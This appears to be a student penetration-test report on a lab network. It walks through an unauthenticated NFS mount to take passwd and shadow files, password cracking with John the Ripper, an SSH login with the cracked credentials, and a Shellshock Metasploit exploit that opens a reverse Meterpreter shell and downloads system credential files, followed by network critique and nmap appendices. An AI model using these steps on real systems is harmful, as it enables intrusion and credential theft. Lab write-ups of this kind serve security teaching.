
Network File Share Exploit

On machine with an IP address of 192.168.0.210, there is an open tcp port 2049 which is running the nfs 2-3 service as well as open tcp port of 111 running a rpcbind 2-4 service. This service allows access to files across a network. It is not secure as it does not require authentication or authorisation for the file system. This can be potentially used by an unauthorised user to gain access to files stored on the network. Paired with the rpcbind service, a potential attacker can view, download and possible be able to upload files onto the computer network which is a huge vulnerability.

To exploit the NFS service, the mount command is used in kali linux. A mount directory is created and then the mount command is used on the ip address of the target machine as shown below. This allows the attacker to view the files on the target machine remotely and even copy files to their own machine.

```
root@kali:~# mkdir mount1
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount1
```

At this point the attacker has access to the network file system and is able to read each file individually on the network. The files the potential attacker would be looking for are the, “passwd”, and the, “shadow” files. These were found in the **/root/mount1/etc** folder. The attacker is now able to copy those files onto their own machine as shown below:



Now the attacker can use the “unshadow” utility on kali linux on both files to create the unshadowed.txt or passwords.txt. This file is then run through the john the ripper application to crack user passwords for that machine.

```
root@kali:~# unshadow /root/Documents/Unshadowed/passwd /root/Documents/Unshadowed/shadow >
/root/Documents/Unshadowed/unshadowed.txt
```

Once the file, “unshadowed.txt” is created, the attacker uses the john the ripper application to attempt to crack the encrypted passwords found in that file.

```
root@kali:~/Documents/Unshadowed# john unshadowed.txt
```

This command runs the program and attempts to crack the password as seen below:

```
root@kali:~/Documents/Unshadowed# john unshadowed.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (xadmin)
1g 0:00:02:08 DONE 3/3 (2022-12-29 13:55) 0.007791g/s 3522p/s 3522c/s 3522C/s phxbb..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

At this point, john the ripper has successfully cracked the password for the user “**xadmin**”. The command “john –show unshadowed.txt” to show the cracked password.

```
root@kali:~/Documents/Unshadowed# john --show unshadowed.txt
xadmin:plums:1000:1000:Abertay,,,:/home/xadmin:/bin/bash
```

The username is “**xadmin”** and the password is “**plums”.**

The attacker has now gained credentials to log in to the target machine. From the network scans, the attacker knows that there is also a ssh port open on this target machine. The attack can now login to the ssh service on the target machine with the ip address of 192.168.0.210 using the following command:
ssh xadmin@192.168.0.210 followed by the cracked password.

```
root@kali:~# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ cd /etc/ssh
```

From the figure above, the attacker has successfully logged in to the ssh service on the target machine.

Shellshock Vulnerability

To gain access to this machine(192.168.0.242) and the subnets beyond the firewall, we'll have to exploit and crack this web server's credentials. Firstly, we use a tool called nikto to scan for any potential vulnerabilities.

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2023-01-09 09:01:50 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2023-01-09 09:02:17 (GMT-5) (27 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The results show, that /cgi-bin/status is vulnerable to shellshock which we are able to exploit in metasploit.

```
msf5 > search shellshock

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check
   -   ----                                                ---------------  ----       -----
   0   auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes
   1   auxiliary/server/dhclient_bash_env                  2014-09-24       normal     No
   2   exploit/linux/http/advantech_switch_bash_env_exec   2015-12-01       excellent  Yes
   3   exploit/linux/http/ipfire_bashbug_exec              2014-09-29       excellent  Yes
   4   exploit/multi/ftp/pureftpd_bash_env_exec            2014-09-24       excellent  Yes
   5   exploit/multi/http/apache_mod_cgi_bash_env_exec     2014-09-24       excellent  Yes
   6   exploit/multi/http/cups_bash_env_exec               2014-09-24       excellent  Yes
   7   exploit/multi/misc/legend_bot_exec                  2015-04-27       excellent  Yes
   8   exploit/multi/misc/xdh_x_exec                       2015-12-04       excellent  Yes
   9   exploit/osx/local/vmware_bash_function_root         2014-09-24       normal     Yes
   10  exploit/unix/dhcp/bash_environment                  2014-09-24       excellent  No
   11  exploit/unix/smtp/qmail_bash_env_exec               2014-09-24       normal     No
```

At this point, the attacker will select the 5th exploit in the list above to execute this exploit.
Once that's done, the attacker sets the RHOSTS to the target ip address and selects a target directory.

```
msf5 > use 5
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.0.242
rhosts => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 → 192.168.0.234:29571) at 2023-01-09 09:14:35 -0500

meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → passwd
[*] Downloaded 1.90 KiB of 1.90 KiB (100.0%): /etc/passwd → passwd
[*] download   : /etc/passwd → passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → shadow
[*] Downloaded 1.19 KiB of 1.19 KiB (100.0%): /etc/shadow → shadow
[*] download   : /etc/shadow → shadow
meterpreter >
```

As seen above, the attacker can then download important files that then can be fed into a password cracking software as seen below:

```
root@kali:~# john --show passwords
root:apple:0:0:root:/root:/bin/bash
xweb:pears:1000:1000::/home/xweb:

2 password hashes cracked, 0 left
root@kali:~#
```

Network Evaluation

The network features some good design choices. The DMZ on the firewall was effective, restricting traffic to just the web server's IP address. The LAN was also restricted to one workstation IP Address. This was a good security design as the web server had to be compromised to gain access to the rest of the subnets behind the firewall. Once the web server got compromised, a pivot had to be set up to a workstation to get around it. If the firewall itself wasn't compromised, then the LAN network would not have been accessible.

The Routing was configured with OSPF. An automatic system with an efficient path finding algorithm. This is a good design choice as this means that the routing is done in the most efficient way possible.

The subnets between each router is also a good design practice. The subnets only feature two hosts meaning that no other host can interfere with those subnets as well as not leaving any unused ip addresses. However that being mentioned, the subnet between Router 4 and the firewall has a subnet of 192.168.0.96/27 which is a subnet with 30 hosts. It is only required to have 2 hosts between routers in a subnet as mentioned above.
The same goes for the web server on the subnet 172.16.221.0/24 that is only used for one web server. A subnet with 254 usable hosts when it is only required to have two is inefficient and a waste.

The network design has a linear design featuring four routers and a firewall between router three and four. This design puts a lot of strain on router two and three as they're central points. This can potentially slow down the network. To avoid this, Router one could be connected to Router two.

An important feature the network is missing is an Intrusion Detection System. This would help network security as it will automatically analyse traffic going through the network. Any suspicious activity would be

flagged and logged. This will help to detect an intruder, as well as using it to create countermeasures for the network.

Conclusion

Overall, the network has some good design features. However, the network also suffers from huge security vulnerabilities. An attacker would have no issue compromising the machines and gaining full access to the network. The vulnerabilities can be fairly easily avoided in various ways. Such making sure the company is following proper security policies, updated software and more as mentioned in this report.

The network could do with changed to the structure and deployment of new devices. An example of this would be an Intrusion Detection System.

In the current state of the network, it is advised that the network is not to be connected to the internet. All security weaknesses and vulnerabilities need to be patch in ways mentioned in the Security Vulnerability section.

Appendices

1. Nmap Scans:

```
root@kali:~# nmap -sP 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-23 16:59 EST
Nmap scan report for 192.168.0.193
Host is up (0.00050s latency).
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Nmap scan report for 192.168.0.199
Host is up (0.00028s latency).
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Nmap scan report for 192.168.0.210
Host is up (0.00029s latency).
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 32 IP addresses (4 hosts up) scanned in 26.49 seconds
root@kali:~#
```

Figure 1.1 - nmap scan of 192.168.0.200/27.

```
root@kali:~# sudo nmap -O 192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-23 17:38 EST
Nmap scan report for 192.168.0.193
Host is up (0.00040s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.64 seconds
```

Figure 1.1.2 - Operating System Scan of 192.168.0.193.

```
root@kali:~# sudo nmap -O 192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-23 17:43 EST
Nmap scan report for 192.168.0.210
Host is up (0.00051s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.63 seconds
```

Figure 1.1.3 - Operating System Scan of 192.168.0.210.

```
root@kali:~# sudo nmap -A 192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-23 18:00 EST
Nmap scan report for 192.168.0.210
Host is up (0.00038s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      35247/tcp   mountd
|   100005  1,2,3      38556/tcp6  mountd
|   100005  1,2,3      40465/udp   mountd
|   100005  1,2,3      52568/udp6  mountd
|   100021  1,3,4      45825/udp   nlockmgr
|   100021  1,3,4      54126/tcp6  nlockmgr
|   100021  1,3,4      58513/udp6  nlockmgr
|   100021  1,3,4      58813/tcp   nlockmgr
|   100024  1          35507/tcp   status
|   100024  1          41062/tcp6  status
|   100024  1          58375/udp6  status
|   100024  1          60159/udp   status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 192.168.0.210
```

Figure 1.1.4 - Advanced Scan of 192.168.0.210.

```
root@kali:~# sudo nmap -A 192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-05 08:11 EST
Nmap scan report for 192.168.0.193
Host is up (0.00034s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2023-01-05T13:12:18+00:00; 0s from scanner time.
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.34 ms 192.168.0.193
```

Figure 1.1.5 - Advanced Scan of 192.168.0.193.

```
root@kali:~# nmap -sP 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-05 09:27 EST
Nmap scan report for 192.168.0.225
Host is up (0.00064s latency).
Nmap scan report for 192.168.0.226
Host is up (0.00090s latency).
Nmap done: 4 IP addresses (2 hosts up) scanned in 14.21 seconds
```

Figure 1.1.6 - nmap scan of the 192.168.0.224/30 subnet

```
root@kali:~# sudo nmap -A 192.168.0.226
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-05 11:39 EST
Nmap scan report for 192.168.0.226
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2023-01-05T16:40:50+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 199/tcp)
HOP RTT     ADDRESS
1   0.61 ms 192.168.0.193
2   1.52 ms 192.168.0.226
```

Figure 1.1.7 - nmap scan of 192.168.0.226

```
root@kali:~# sudo nmap -A 192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-05 12:30 EST
Nmap scan report for 192.168.0.230
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2023-01-05T17:31:50+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 1723/tcp)
HOP RTT     ADDRESS
1   0.79 ms 192.168.0.193
2   1.38 ms 192.168.0.226
3   1.56 ms 192.168.0.230
```

Figure 1.1.8 - nmap scan of 192.168.0.230

```
root@kali:~# sudo nmap -A 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-09 08:37 EST
Stats: 0:00:33 elapsed; 3 hosts completed (1 up), 1 undergoing Traceroute
Parallel DNS resolution of 5 hosts. Timing: About 0.00% done
Nmap scan report for 192.168.0.242
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.10 (Unix)
|_http-title: CMP314 -  Never Going to Give You Up
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          54517/tcp6  status
|   100024  1          56004/tcp   status
|   100024  1          56231/udp6  status
|_  100024  1          60280/udp   status
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)
HOP RTT     ADDRESS
1   1.55 ms 192.168.0.193
2   1.91 ms 192.168.0.226
3   2.42 ms 192.168.0.230
4   3.10 ms 192.168.0.234
5   3.73 ms 192.168.0.242
```

Figure 1.1.9 - nmap scan of 192.168.0.240/30

```
root@kali:~# nmap 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-09 10:21 EST
Nmap scan report for 192.168.0.66
Host is up (0.0051s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (1 host up) scanned in 14.93 seconds
```

Figure 1.2.1 - nmap scan of 192.168.0.64/27

```
root@kali:~# nmap 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-09 10:28 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.09 seconds
root@kali:~#
```

Figure 1.2.2 - nmap scan of 192.168.0.96/27

```
root@kali:~# nmap 192.168.0.234/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-09 10:56 EST
Nmap scan report for 192.168.0.233
Host is up (0.0028s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (1 host up) scanned in 14.54 seconds
root@kali:~#
```

Figure 1.2.3 - nmap scan of 192.168.0.234/30.

```
root@kali:~# nmap 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-09 11:27 EST
Nmap scan report for 192.168.0.97
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.98
Host is up (0.0029s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
2601/tcp open  zebra
2604/tcp open  ospfd
2605/tcp open  bgpd

Nmap done: 32 IP addresses (2 hosts up) scanned in 19.20 seconds
```

Figure 1.2.4 - nmap scan of 192.168.0.96/27.

```
root@kali:~# nmap -sP 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-08 12:38 EST
Nmap scan report for 172.16.221.16
Host is up (0.00060s latency).
Nmap scan report for 172.16.221.237
Host is up (0.0011s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 45.48 seconds
root@kali:~#
```

Figure 1.2.5 - 172.16.211.0/24 Subnet.

```
Nmap scan report for 172.16.221.237
Host is up (0.00079s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2014-04-29T04:28:50
|_Not valid after:  2024-04-26T04:28:50
|_ssl-date: 2023-01-08T17:44:07+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops

TRACEROUTE (using port 587/tcp)
HOP RTT     ADDRESS
1   0.52 ms 192.168.0.193
2   0.85 ms 172.16.221.237
```

Figure 1.2.6 - nmap scan for 172.16.211.237.

```
root@kali:~# nmap -sP 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-08 15:10 EST
Nmap scan report for 192.168.0.33
Host is up (0.0012s latency).
Nmap scan report for 192.168.0.34
Host is up (0.0016s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.72 seconds
root@kali:~#
```

Figure 1.2.7 - nmap scan for 192.168.0.32/27.

```
Nmap scan report for 192.168.0.34
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      39155/udp6  mountd
|   100005  1,2,3      49820/tcp   mountd
|   100005  1,2,3      56242/udp   mountd
|   100005  1,2,3      56938/tcp6  mountd
|   100021  1,3,4      37962/tcp6  nlockmgr
|   100021  1,3,4      40415/udp   nlockmgr
|   100021  1,3,4      45426/tcp   nlockmgr
|   100021  1,3,4      50080/udp6  nlockmgr
|   100024  1          33438/udp6  status
|   100024  1          34165/tcp6  status
|   100024  1          34815/tcp   status
|   100024  1          43762/udp   status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1.2.8 - nmap scan for 192.168.0.34.

```
root@kali:~# nmap -sP 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-08 15:53 EST
Nmap scan report for 192.168.0.129
Host is up (0.0015s latency).
Nmap scan report for 192.168.0.130
Host is up (0.0021s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.72 seconds
```

Figure 1.2.9 - nmap scan for 192.168.0.128/27.

